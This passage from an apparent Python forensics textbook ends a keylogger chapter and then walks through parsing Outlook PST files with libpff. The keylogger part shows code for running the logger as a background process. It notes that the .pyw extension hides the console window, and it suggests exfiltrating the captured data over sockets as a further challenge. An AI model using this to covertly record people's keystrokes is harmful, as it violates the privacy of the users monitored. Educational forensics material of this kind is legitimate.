118         pf.flush()
119     pf.close()
```

Understanding the main() function

This function, as per the majority of our scripts, controls the main functionality of this keylogger. In this function, we kick off the two infinite loops as separate processes to allow them to run simultaneously. This is achieved using the method discussed in the *Multiprocessing in Python – simple_multiprocessor.py* section though it involves the specification of the target function to spin in to its own process when initialized. Process 1 is set up to be the keylogger process, whereas process 2 is configured to be the process monitor as follows:

```
121 def main():
122     # Setup Process 1: Keylogger
123     proc1 = multiprocessing.Process(target=keylogger_main)
124     proc1.start()
125
126     # Setup Process 2: Process Logger
127     proc2 = multiprocessing.Process(target=process_logger_main)
128     proc2.start()
```

Because we programmed in a kill switch for the keylogger, *Ctrl + E*, we can expect the keylogger to close at some point due to this keyboard command. In case this happens, we will kill the process-monitoring process using the `terminate()` function if the `proc1` process is no longer alive. If the process is still alive in the infinite loop, the program waits 30 seconds, as seen on line 136, to reduce the impact on system resources. Finally, on line 139, if the two child processes exit, the entire script exits:

```
130     # Stops both threads if one exits.  
131     while True:  
132         if not proc1.is_alive():  
133             proc2.terminate()  
134             break  
135         else:  
136             time.sleep(30)  
137  
138     # Exit  
139     sys.exit(1)
```

Running the script

With the bulk of the script complete, we configure one of the most basic invocation statements to call the `main()` function. This simplicity is derived from the lack of need for command-line arguments or other attributes excluded due to the design of this script:

```
141 if __name__ == '__main__':  
142     main()
```

The preferred method of running this script is double-clicking on it. Note when doing so that a command prompt will not be created because the file was saved using the `.pyw` extension. That being said, you should begin to see output from the script capturing user data. Additionally, you can verify that it is active by viewing the task manager.

Citations

- Liffick, Blaise W., and Laura K. Yohe. "Using Surveillance Software as an HCI Tool." Proc. of Proceedings of the Information Systems Education Conference, Ohio, Cincinnati. N.p., 1 Nov. 2001. Web. <http://cs.millersville.edu/~bliffick/cs425/docs/hci.pdf>.
- Rorvik, Dawn. "ASCII Standard Character Set." Evergreen University. 20 May 2003. Web. http://academic.evergreen.edu/projects/biophysics/technotes/program/ascii_std.htm.

Additional challenges

This keylogger can be expanded in many ways. As mentioned, this code should be used for educational use only and is not intended for malicious application. Additional experiments for capture include the capture of non-English keyboards, the capture of binary information on the clipboard, and modification of behavior based on newly created processes. Through these additional features, new APIs can be explored and the manipulation of complex data types can be approached.

The clipboard also has a wide number of triggers available for addition. Left handed users may be aware of the *Ctrl + Insert*, *Shift + Insert*, or *Shift + Delete* key combinations can be used for copy, paste, and cut, respectively. By adding these key combinations we can be sure to catch more clipboard data in transit. Another method to capture this information would be to grab clipboard information whenever a right click occurs, to ensure that mouse driven commands do not prevent us from missing information.

Another consideration is to provide a wrapper to the backspace and delete keys, allowing visibility when they are pressed. This may be done by placing the text "<back>" in the output file any time a backspace key is recorded. This practice is common in modern keylogging.

For those really looking for a challenge, we would ask you to consider how you might exfiltrate data with this script? One method might be to use the standard socket module to create a connection and transfer data over the wire. The socket module and networking with Python is a more advanced topic that will not be covered in this book. That said, the module is very useful and we do recommend checking it out and referring to the voluminous resources available online for guidance.

Summary

This chapter focused on interacting with the various Windows APIs to capture information at the operating system level via the design and implementation of a keylogger. Through this exploration, you learned how screenshots are formed, where keyboard events are passed, methods to access the clipboard, and information available about processes on the system. Though this code may appear different than other chapters, it greatly expands the number of libraries we are exposed to, increasing the number of resources available to us as examiners. Visit <https://packtpub.com/books/content/support> to download the code bundle for this and all previous chapters.

In the next chapter, we will explore how to parse PST files, which are email archives containing a wealth of information. We will take parsed raw data from these PSTs and create informative graphics in a convenient HTML report.

11

Parsing Outlook PST Containers

Electronic mail (e-mail) has been one of the most popular forms of communication on electronic devices. E-mails can be sent from computers, websites, and the phones in so many pockets across the globe. This medium allows for the transmission of information in the form of text, HTML, attachments, and more in a reliable fashion. It is no wonder then, that e-mails can play a large part in investigations, especially for cases involving the workplace. In this chapter, we are going to work with a common e-mail format, **Personal Storage Table (PST)**, used by Microsoft Outlook to store e-mail content in a single file.

The following script introduces us to a series of operations available via the `libpff` library developed by Joachim Metz. This library allows us to open the PST file and explore its contents in a Pythonic manner. Additionally, the code we build demonstrates how to create dynamic HTML-based graphics to provide additional context to spreadsheet-based reports. For these reports, we will leverage the `jinja2` module, introduced in *Chapter 5, Databases in Python*, and the D3.js framework to generate our dynamic HTML-based charts.

The D3.js project is a JavaScript framework that allows us to design informative and dynamic charts without much effort. The charts used in this chapter are open source examples of the framework shared with the community at <https://github.com/mbostock/d3>. Since the book does not focus on JavaScript, nor does it introduce the language, we will not cover the implementation details to create these charts. Instead, we will demonstrate how to add our Python results to a preexisting template.

Finally, we will use a sample PST file, that has a large variety of data across time, for testing purposes of our script. As always, we recommend running any code against test files before using it in casework to validate the logic and feature coverage. The library used in this chapter is in active development and is labeled "experimental" by the developer.

The following are the topics covered in this chapter:

- Understanding the background of PST files
- Leveraging `libpff` and its Python bindings, `pypff`, to parse PST files
- Creating informative and professional charts using `jinja2` and `D3.js`

The Personal Storage Table File Format

The Personal Storage Table, PST, format is a type of **Personal File Format (PFF)**. The other two types include the **Personal Address Book (PAB)** for storing contacts and the **Offline Storage Table (OST)**, which stores offline e-mail, calendar, and tasks. By default, Outlook stores cached e-mail information in the OST files, which can be found at the locations specified in the following table. Items in Outlook will be stored in a PST file if archived.

Windows version	Outlook version	OST location
Windows XP	Outlook 2000/2003/2007	C:\Documents and Settings\%USERPROFILE%\Local Settings\Application Data\Microsoft\Outlook\
Windows Vista/7/8	Outlook 2007	C:\Users\%USERPROFILE%\AppData\Local\Microsoft\Outlook\
Windows XP	Outlook 2010	C:\Documents and Settings\%USERPROFILE%\My Documents\Outlook Files
Windows Vista/7/8	Outlook 2010/2013	C:\Users\%USERPROFILE%\Documents\Outlook Files from http://forensicswiki.org/wiki/Personal_Folder_File_(PAB,_PST,_OST)#Location_of_OST_File_on_Windows_OS

Location of OST files by default. The `%USERPROFILE%` field is dynamic and replaced with the user account name on the machine.

PFF files can be identified through the hex file signature of `0x2142444E` or `!BDN` in ASCII (http://www.garykessler.net/library/file_sigs.html). After the file signature, the type of PFF file is denoted by 2 bytes at offset 8:

Type	Hex signature	ASCII signature
PST	534D	SM
OST	534F	SO
PAB	4142	AB

The content type (such as 32 or 64 bit) is defined at byte offset 10. The structure of the PFF file format has been described in detail by Joachim Metz in several papers that document the technical structure and how to manually parse these files on Google Drive at <https://googledrive.com/host/0B3fBvztpiisScU9qcG5ScEZKZE0/>.

In this chapter, we will work only with PST files and can ignore the differences in OST and PAB files. By default, PST archives have a root area containing a series of folders and messages depending on how the archives were created. For example, a user may archive all folders in their view or only a select few. All the items within the selected content will be exported into the PST file.

In addition to a user archiving content, Outlook has an automatic archiving feature that will store items in the PST files after a set period of time as defined in the following table. Once this "Aging period" has been reached, the items will be included in the next archive created. The automatic archive stores PSTs by default on Windows 7 within %USERPROFILE%\Documents\Outlook\, %APPDATA%\Local\Microsoft\Outlook\ in Vista, and %APPDATA%\Local Settings\Microsoft\outlook\ in XP. These defaults could be set by the user or by a group policy in a domain environment. This automatic archive functionality provides examiners with a great history of communication information that we can access and interpret in our investigations.

Folder	Default aging period
Inbox and Drafts	6 months
Sent Items and Deleted Items	2 months
Outbox	3 months
Calendar	6 months
Tasks	6 months
Notes	6 months
Journal	6 months
Contacts	Do not expire

Table 2 - Default aging of Outlook items (<https://support.office.com/en-us/article/Automatically-move-or-delete-older-items-with-AutoArchive-e5ce650b-d129-49c3-898f-9cd517d79f8e>)

An introduction to libpff

The `libpff` library allows us to reference and navigate through PST objects in a programmatic manner. The `root_folder()` function allows us to reference the `RootFolder`, which is the base of the PST and the starting point for our recursive analysis of e-mail content. Within the `RootFolder` are `folders` and `messages`. The `folders` can contain other subfolders or `messages`. `Folders` have properties that include the name of the folder, the number of sub-folders, and the number of sub-messages. `Messages` are objects representing messages and has attributes, including the subject line, the name of all participants, and several time stamps.

How to install libpff and pypff

Installing some third-party libraries can be more difficult than others and, unfortunately, that is the case here. That being said, this process is not too onerous and should be simple enough by following our instructions. We must download and build `libpff` from source. We cannot rely on `pip` to easily install this module for us. Joachim Metz has put together a great guide for installation on common operating systems at <https://github.com/libyal/libpff/wiki/Building>. The authors of this book used an Ubuntu machine as the build environment to create and test the code. We will practice building the code in an Ubuntu environment because it is both free and accessible to all readers. You can create an Ubuntu virtual machine with virtualization software such as VMWare or VirtualBox. We could download the latest experimental build from the developer's Google Drive at <https://googledrive.com/host/0B3fBvztpiisCU9qcG5ScEZKZE0/> and untar it using the following command at the terminal:

```
tar zxvf libpff-experimental-<version>.tar.gz
```

Python bindings may have changed since this chapter was written, so the implemented version has been stored in a new repository to ensure compatibility. You can download the code from <https://github.com/PythonForensics/libpff> to ensure that the provided script executes. This bundle is also provided with the book's code. Additional updates can be found at the provided GitHub page. Once extracted, the contents are stored in a new directory within the current working directory. To prepare our environment, we need to install some basic packages required to build the source code. To do so, we run the following commands in our Linux terminal.

```
sudo apt-get update  
sudo apt-get install build-essentials debhelper fakeroot autotools-dev  
zlib1g-dev python-dev
```

After installing the necessary packages, we need to configure the library for our specific instance and then build and install it. We can do this automatically using the following commands. Joachim generally uses the same build steps outlined next for all of his libraries.

```
cd <package-name>
./synclibs.sh
./autogen.sh
./configure --enable-python
make
sudo make install
```

Once these commands are executed, we will be ready to use the library. To test the installation, run the following command. If the installation was successful, the command will print out the version of the library. Refer to the documentation at <https://github.com/libyal/libpff> if you have any installation issues with the libpff library.

```
python -c "import pypff; print pypff.get_version()"
```

For the code in this script, use the libpff.libpff.tgz file included with the code bundle for access to the libpff library for Ubuntu. Since the project is under development, the code may change or provide different handles for us to interact with these files. This archive contains the required library version to run this script.



Exploring PSTs – `pst_indexer.py`

In this script, we will harvest information about the PST file, taking note of the messages in each folder and generating statistics for word usage, frequent senders, and a heat map for all e-mail activity. Using these metrics, we can go beyond the initial collection and reporting of messages, and explore trends in language used or communication patterns with certain individuals. The statistics section highlights examples of how we can utilize the raw data and build informative graphics to assist the examiner. We recommend tailoring the logic to your specific investigation to provide the most informative report possible. For example, for the word count, we will only be looking at the top ten words that are alphanumeric and longer than four characters, to help reduce common words and symbols. This might not provide the correct information for your investigation and might require tailoring to your specific situation.

An overview

As with our other chapters, this script starts by importing libraries we use at the top. In this chapter, we use two new libraries, one of which is a third party. We have already introduced `pypff`, the Python bindings to the `libpff` library. The `pypff` module specifies the Python bindings that allow us access to the compiled code. On line 8, we introduce, `unicodecsv`, a third-party library we have used previously in *Chapter 5, Databases in Python*. This library allows us to write Unicode characters to CSV files as the native CSV library does not support Unicode characters.

On line 9, we import a standard library called `collections` that provides a series of useful interfaces including `Counter`. The `Counter` module allows us to provide values to it and it handles the logic of counting and storing objects. In addition, the `collections` library provides `OrderedDict`, which is extremely useful when you need to create a dictionary with keys in a specified order. The `OrderedDict` module is not leveraged in this book though it does have its place in Python when you wish to use key-value pairs in an ordered list-like fashion.

```
001 import os
002 import sys
003 import argparse
004 import logging
005 import jinja2
006
007 import pypff
008 import unicodecsv as csv
009 from collections import Counter
```

We will use a few global variables in this chapter to decrease the amount of variables we must pass into functions. The first global variable is `output_directory`, defined on line 17, which will store a string path set by the user. The `date_dictionary`, defined on line 18, uses dictionary comprehension to create keys 1 through 24 and map them to the integer 0. We then use list comprehension on line 19 to append 7 instances of this dictionary to `date_list`. This list is leveraged to build a heat map to show information about activity within the PST file split within 7 days' worth of 24-hour columns.

```
017 output_directory = ""
018 date_dict = {x:0 for x in xrange(1, 25)}
019 date_list = [date_dict.copy() for x in xrange(7)]
```

This heat map will establish baseline trends and help identify anomalous activity. An example includes the ability to see a spike in activity at midnight on week nights or excessive activity on Wednesdays before the business day starts. The `date_list` has seven dictionaries, one for each day, each of which are identical and contain a key-value pair for the hour of the day with the default value of 0.

The `date_dict.copy()` call on line 19 is required to ensure that we can update the hours within a single date. If we omit the `copy()` method, each day will be updated. This is because dictionaries are tied together by references to the original object, and we are generating a list of objects without the `copy()` method. When we do use this function, it allows us to create a copy of the values with a new object, so we can create a list of different objects.

With these variables built, we can reference and update their values throughout other functions without needing to pass them again. Global variables are read-only by default and require a special `global` command in order to be written to the inside of a function.

The following functions outline our script's operation. As usual, we have our main function to control the behavior. The following is the `makePath()` function, which is a utility to assist us in gathering the full paths for our output files. The `folderTraverse()` and `checkForMessages()` functions are used to iterate through the available items and start processing.

```
022 def main():
...
045 def makePath():
...
054 def folderTraverse():
...
066 def checkForMessages():
```

Our remaining functions focus on the processing and reporting of the data within the PSTs. The `processMessage()` function reads the message and returns the required attributes for our reports. The first reporting function is the `folderReport()` function. This code creates a CSV output per folder found within the PST and describes the content found within each. This function also processes the data for the remaining reports by writing message bodies to a single text file, stores each set of dates, and preserves a list of the senders. By caching this information to a text file, the next function is easily able to read the file without major impact on memory.

Our `wordStats()` function reads and ingests the information into a `collections.Counter()` object for use in our `wordReport()` function. When generating our word count report, we read the `collections.Counter()` object into a CSV file that will be read by our JavaScript code. The `senderReport()` and `dateReport()` functions also flushes data to delimited files for interpretation by the JavaScript in the report. Finally, our `HTMLReport()` function opens our report template and writes the custom report information into an HTML file in our output folder.

```
080 def processMessage():
...
098 def folderReport():
...
144 def wordStats():
...
159 def wordReport():
...
183 def senderReport():
...
205 def dateReport():
...
221 def HTMLReport():
```

As with all of our scripts, we handle our arguments, `log`, and `main()` function call under the `if __name__ == "__main__":` conditional statement on line 242. We define the required arguments, `PST_FILE` and `OUTPUT_DIR`, and the optional arguments, `--title` and `-l`, the user can specify for a custom report title and log path.

```
242 if __name__ == "__main__":
243     parser = argparse.ArgumentParser(version=str(__version__),
244                                     description=__description__,
245                                     epilog='Developed by ' + __
246                                         author__ + ' on ' + __date__)
245     parser.add_argument('PST_FILE', help="PST File Format from
246                         Microsoft Outlook")
246     parser.add_argument('OUTPUT_DIR', help="Directory of output
247                         for temporary and report files.")
247     parser.add_argument('--title', help='Title of the HTML Report.
248                             (default=PST Report)',
248                                         default="PST Report")
249     parser.add_argument('-l', help='File path of log file.')
250     args = parser.parse_args()
```


After defining our arguments, we begin processing them so that we can pass them to the `main()` function in a standardized and safe manner. On line 252, we convert the output location to an absolute path so that we can be sure about accessing the correct location throughout the script. Notice how we are calling the `output_directory` global variable and assigning a new value to it. This is only possible because we are not within a function. If we were modifying the global variable within a function, we would need to create a local copy of the variable by writing `global output_directory` on line 251.

```
252     output_directory = os.path.abspath(args.OUTPUT_DIR)
253
254     if not os.path.exists(output_directory):
255         os.makedirs(output_directory)
```

After we modify the `output_directory` variable, we make sure the path exists (create it if it does not) to avoid errors later in the code. Once complete, we then use our standard logging code snippet to configure logging for this script on lines 257 through 264. On lines 266 through 270, we log debug information on the system executing the script prior to calling the `main()` function. On line 271, we call the `main()` function and pass the `args.PST_FILE` and the `args.title` arguments. We do not need to pass the `output_directory` value because we can reference it globally. Once we pass the arguments and the `main()` function completes execution, we log that the script has finished executing on line 272.

```
257     if args.l:
258         if not os.path.exists(args.l):
259             os.makedirs(args.l)
260         log_path = os.path.join(args.l, 'pst_indexer.log')
261     else:
262         log_path = 'pst_indexer.log'
263     logging.basicConfig(filename=log_path, level=logging.DEBUG,
264                         format='%(asctime)s | %(levelname)s |
265                         %(message)s', filemode='a')
266     logging.info('Starting PST_Indexer v.' + str(__version__))
267     logging.debug('System ' + sys.platform)
268     logging.debug('Version ' + sys.version)
269
270     logging.info('Starting Script...')
271     main(args.PST_FILE, args.title)
272     logging.info('Script Complete')
```

The following flowchart highlights how the functions interact with each other. This flowchart might seem a little complicated but encapsulates the basic structure of our script. The `main()` function calls the recursive `folderTraverse()` function, which in turn finds, processes, and summarizes messages and folders from the root folder. After this, the `main()` function generates reports with the word, sender, and date reports which get displayed in one HTML report generated by the `HTMLReport()` function.



Developing the `main()` function

The `main()` function controls the primary operations of the script, from opening and initial processing of the file, traversing the PST, to generating our reports. On line 30, we split the name of the PST file from its path using the `os.path` module. We will use the `pst_name` variable if a custom title is not supplied by the user. On the next line, we use the `pypff.open()` function to create PST object. We use the `get_root_folder()` method to get the PST root folder so we can begin the iteration process and discover items within the folders.

```

022 def main(pst_file, report_name):
023     """
024     The main function opens a PST and calls functions to parse and
025     report data from the PST
026     :param pst_file: A string representing the path to the PST
027     file to analyze

```

```

026      :param report_name: Name of the report title (if supplied by
the user)
027      :return: None
028      """
029      logging.debug("Opening PST for processing...")
030      pst_name = os.path.split(pst_file)[1]
031      opst = pypff.open(pst_file)
032      root = opst.get_root_folder()

```

With the root folder extracted, we call the `folderTraverse()` function on line 35 to begin traversing the directories within the PST container. We will cover the nature of this function in the next section. After traversing the folders, we start generating our reports with the `wordStats()`, `senderReport()`, and `dateReport()` functions. On line 42, we pass the name of the report, the PST name, and lists containing the most frequent words and senders to provide statistical data for our HTML dashboard, as follows:

```

034      logging.debug("Starting traverse of PST structure...")
035      folderTraverse(root)
036
037      logging.debug("Generating Reports...")
038      top_word_list = wordStats()
039      top_sender_list = senderReport()
040      dateReport()
041
042      HTMLReport(report_name, pst_name, top_word_list,top_sender_
list)

```

Evaluating the `makePath()` helper function

To make life simpler, we have developed a helper function, `makePath()`, defined on line 45. Helper functions allow us to reuse code that we might normally write out many times throughout our script in one function call. With this code, we take an input string representing a file name, and return the absolute path of where the file should exist within the operating system based on the `output_directory` value supplied by the user. On line 51, two operations take place; first we join the `file_name` to the `output_directory` value with the correct path delimiters using the `os.path.join()` method. Next, this value is processed by the `os.path.abspath()` method and gets us the full file path within the operating system environment. We then return this value back to the function that originally called it. As we saw in the flow diagram, many functions will make calls to the `makePath()` function.

```

045 def makePath(file_name) :
046     """

```


```
047     The makePath function provides an absolute path between the
048     output_directory and a file
049     :param file_name: A string representing a file name
050     :return: A string representing the path to a specified file
051     """
052     return os.path.abspath(os.path.join(output_directory, file_
name))
```

Iteration with the `folderTraverse()` function

This function recursively walks through folders to parse message items and indirectly generates summary reports on the folder. This function, initially provided the root directory, is generically developed to be capable of handling any folder item passed to it. This allows us to reuse the function for each discovered subfolder. On line 60, we use a `for` loop to recurse through the `sub_folders` iterator generated from our `pypff.folder` object. On line 61, we check whether the folder object has any additional subfolders and, if it does, call the `folderTraverse()` function again before checking the current folder for any new messages. We only check for messages in the case that there are not any new subfolders:

```
054 def folderTraverse(base) :
055     """
056     The folderTraverse function walks through the base of the
057     folder and scans for sub-folders and messages
058     :param base: Base folder to scan for new items within the
059     folder.
060     :return: None
061     """
062     for folder in base.sub_folders:
063         if folder.number_of_sub_folders:
064             folderTraverse(folder) # Call new folder to traverse
065             checkForMessages(folder)
```

This is a recursive function because we call the same function within itself (a loop of sorts). This loop could potentially run indefinitely, so we must make sure the data input will have an end to it. A PST should have a limited number of folders and will therefore eventually exit the recursive loop. This is essentially our PST-specific `os.walk()` function, which iteratively walks through filesystem directories. Since we are working with folders and messages within a file container, we have to create our own recursion. Recursion can be a tricky concept to understand, and to guide you through it, please reference the following figure when reading our explanation in the upcoming paragraphs.



In the preceding figure, there are five levels in this PST hierarchy, each containing a mixture of blue folders and green messages. On level 1 we have the `Root Folder`, which is the first iteration of the `folderTraverse()` loop. Since this folder has a single subfolder, `Top of Personal Folders`, as you can see on level 2, we rerun the function before exploring the message contents. When we rerun the function, we now evaluate the `Top of Personal Folders` folder and find that it too has subfolders. Calling the `folderTraverse()` function again on each of the subfolders, we first process the `Deleted Items` folder. Inside the `Deleted Items` folder on level 4, we find that we only have messages in this folder and call the `checkForMessages()` function for the first time.

After the `checkForMessages()` function returns, we go back to the previous call of the `folderTraverse()` function on level 3 and evaluate the `Sent Items` folder. Since the `Sent Items` folder also does not have any subfolders, we process its messages before returning back to level 3. We then reach the `Inbox` folder on level 3 and call the `folderTraverse()` function on the `Completed Cases` subfolder on level 4. Now that we are in level 5, we process the two messages inside the `Completed Cases` folder. With these two messages processed, we step back to level 4 and process the two messages within the `Inbox` folder. Once these messages are processed, we have completed all items in levels 3, 4, and 5 and can finally move back to level 2. Within `Root Folder`, we can process the three message items there before the function execution concludes. Our recursion, in this case, works from the bottom up.

These four lines of code allow us to navigate through the entire PST and call additional processing on every message in every folder. Though this is usually provided to us through methods such as `os.walk()`, some libraries do not natively support recursion and require the developer to do so using the existing functionality within the library.

Identifying messages with the checkForMessages() function

This function is called for every discovered folder in the `folderTraverse()` function and handles the processing of messages. On line 72, we log the name of the folder to provide a record of what has been processed. Following this, we create a list to append messages to on line 73 and begin iterating through the messages in the folder on line 74. Within this loop, we call the `processMessage()` function to extract the relevant fields into a dictionary. After each message dictionary has been appended to the list, we call the `folderReport()` function, which will create a summary report of all of the messages within the folder.

```
066 def checkForMessages(folder):
067     """
068     The checkForMessages function reads folder messages if present
069     and passes them to the report function
070     :param folder: pypff.Folder object
071     :return: None
072     """
073     logging.debug("Processing Folder: " + folder.name)
074     message_list = []
075     for message in folder.sub_messages:
076         message_dict = processMessage(message)
077         message_list.append(message_dict)
078     folderReport(message_list, folder.name)
```

Processing messages in the processMessage() function

This function is called the most as it runs for every discovered message. When you are considering how to improve the efficiency of your codebase, these are the types of functions to look at. Even minor efficiency improvement in functions that are called frequently can have a large effect on your script. In this case, the function is simple, and exists mainly to remove clutter from another function. Additionally, it compartmentalizes message processing within a single function and will make it easier to troubleshoot message processing bugs.

The return statement on line 86 passes a dictionary to the calling function. This dictionary contains a key-value pair for each of the `pypff.message` object attributes. Note that the `subject`, `sender`, `transport_headers`, and `plain_text_body` attributes are strings. The `creation_time`, `client_submit_time`, and `delivery_time` attributes are Python `datetime.datetime` objects and the `number_of_attachments` attribute is an integer.

The `subject` attribute contains the subject line found within the message and `sender_name` contains a single string of the name of the sender who sent the message. The sender name might reflect an e-mail address or the contact name depending on whether the recipient resolved the name. The `transport_headers` contains the e-mail header data transmitted with any message. This data should be read from the bottom up, as new data is added to the top of the header as a message moves between mail servers. We can use this information to possibly track the movement of a message using hostnames and IP addresses. The `plain_text_body` attribute returns the body as plain text, though we could display the message in RTF or HTML format using the `rtf_body` and `html_body` attributes, respectively. The `creation_times` and `delivery_times` are reflective of the creation of the message and delivery of a received message to the PST being examined. The `client_submit_time` value is the time stamp of when the message was sent. The last attribute shown here is the `number_of_attachments` attribute, which finds additional artifacts for extraction.

```

080 def processMessage(message):
081     """
082     The processMessage function processes multi-field messages to
083     simplify collection of information
084     :param message: pypff.Message object
085     :return: A dictionary with message fields (values) and their
086     data (keys)
087     """
088     return {
089         "subject": message.subject,
090         "sender": message.sender_name,
091         "header": message.transport_headers,
092         "body": message.plain_text_body,
093         "creation_time": message.creation_time,
094         "submit_time": message.client_submit_time,
095         "delivery_time": message.delivery_time,
096         "attachment_count": message.number_of_attachments,
097     }

```

At this time, the `pypff` module does not support interaction with attachments, although the `libpff` library will extract artifacts using its `pffexport` and `pffinfo` tools. To build these tools, we must include the `--enable-static-executables` argument on the command line when running the `./configure` command while building. Once built with these options, we can run the tools mentioned earlier to export the PST attachments in a structured directory. The developer has stated that he will include `pypff` support of attachments in a future release. If made available, we will be able to interface with message attachments and run additional processing on the discovered files. If this functionality is needed for analysis, we could add support to call the `pffexport` tool via Python through the `os` or `subprocess` libraries.

Summarizing data in the folderReport() function

At this point, we have collected a fair amount of information about messages and folders. We use this code block to export that data into a simple report for review. To create this report, we require the `message_list` and `folder_name` variables. On line 105, we check whether there are any entries in the `message_list`; if not, we log a warning and return the function to prevent any of the remaining code from running.

If the `message_list` has content, we start to create a CSV report. We first generate the filename in the output directory by passing our desired filename into the `makePath()` function to get the absolute path of the file that we wish to write to. Using this file path, we open the file in '`wb`' mode to write our CSV file and to prevent a bug that would add an extra line between the rows of our reports on line 111. In the following line, we define the list of headers for the output document. This list should reflect an ordered list of columns we wish to report. Feel free to modify line 112 to reflect a preferred order or additional rows. All the additional rows must be valid keys from all dictionaries within the `message_list` variable.

Following our headers, we initiate the `csv.DictWriter` class on line 114. If you recall from line 8, we imported the `unicodecsv` library to handle Unicode characters when writing to a CSV. During this import, we used the `as` keyword to rename the module from `unicodecsv` to `csv` within our script. This module provides the same methods as the standard library, so we can continue using the familiar function calls we have seen with the `csv` library. In this initialization of `DictWriter()`, we pass along the open file object, the field names, and an argument to tell the class what to do with unused information within the `message_list` dictionaries. Since we are not using all of the keys within the dictionaries in the `message_list` list, we need to tell the `DictWriter()` class that we would like to ignore these values, as follows:

```
098 def folderReport(message_list, folder_name):  
099     """  
100     The folderReport function generates a report per PST folder  
101     :param message_list: A list of messages discovered during  
scans  
102     :folder_name: The name of an Outlook folder within a PST  
103     :return: None  
104     """  
105     if not len(message_list):  
106         logging.warning("Empty message not processed")  
107         return  
108
```

```
109      # CSV Report
110      fout_path = makePath("folder_report_" + folder_name + ".csv")
111      fout = open(fout_path, 'wb')
112      header = ['creation_time', 'submit_time', 'delivery_time',
113                  'sender', 'subject', 'attachment_count']
114      csv_fout = csv.DictWriter(fout, fieldnames=header,
extrasaction='ignore')
```

With the `csv_fout` variable initialized and configured, we can begin writing our header data using the `writeheader()` method call on line 115. Next, we write the dictionary fields of interest to the file using the `writerows()` method. Upon writing all the rows, we close the file to write it to disk and release the handle on the object as seen on line 117:

```
115      csv_fout.writeheader()
116      csv_fout.writerows(message_list)
117      fout.close()
```

On lines 119 through 141, we prepare the dictionaries from the `message_list` to be used to generate HTML report statistics. We need to invoke the `global` statement as seen on line 120 to allow us to edit the `date_list` global variable. We then open two text files to record a raw list of all of the body content and sender names. These files will be used again in a later section to generate our statistics and allows the collection of this data in a manner that does not consume large amounts of memory. These two text files, seen on lines 121 and 122 are opened in the '`a`' mode, which will create the file if it does not exist or append the data to the end of the file if it exists.

On line 123 we start a `for` loop to iterate through each message, `m`, in the `message_list`. If the message body key has a value, then we write the value to the output file with two line breaks to separate out this content. Following this, on lines 126 and 127, we perform a similar process on the `sender` key and its value. In this instance, we will only use one line break so that we can iterate through it easier in a later function:

```
119      # HTML Report Prep
120      global date_list # Allow access to edit global variable
121      body_out = open(makePath("message_body.txt"), 'a')
122      senders_out = open(makePath("senders_names.txt"), 'a')
123      for m in message_list:
124          if m['body']:
125              body_out.write(m['body'] + "\n\n")
126          if m['sender']:
127              senders_out.write(m['sender'] + '\n')
```

After collecting the message content and senders, we accumulate the date information. To generate our heat map, we will combine all three dates of activity into a single count to form a single chart. We must first gather the day of the week to determine which of the dictionaries within the `date_list` list we wish to update. The Python `datetime.datetime` library has a `weekday()` method and `hour` attribute, which allows us to access the values as integers and handles the messy conversions for us. The `weekday()` method returns an integer from 0 to 6, where 0 represents Monday and 6 represents Sunday. The `.hour` attribute returns an integer between 0 and 23, representing time in a 24-hour fashion, though the JavaScript we are using for the heat map requires a 1 through 24 integer to process correctly. Because of this, we add 1 to each of the hour values as seen on lines 130, 134, and 138. We now have two day and time keys we need to navigate to and update the value in the `date_list`. Upon completing the loop, we can close the two file objects on lines 140 and 141:

```
128      # Creation Time
129      day_of_week = m['creation_time'].weekday()
130      hour_of_day = m['creation_time'].hour + 1
131      date_list[day_of_week][hour_of_day] += 1
132      # Submit Time
133      day_of_week = m['submit_time'].weekday()
134      hour_of_day = m['submit_time'].hour + 1
135      date_list[day_of_week][hour_of_day] += 1
136      # Delivery Time
137      day_of_week = m['delivery_time'].weekday()
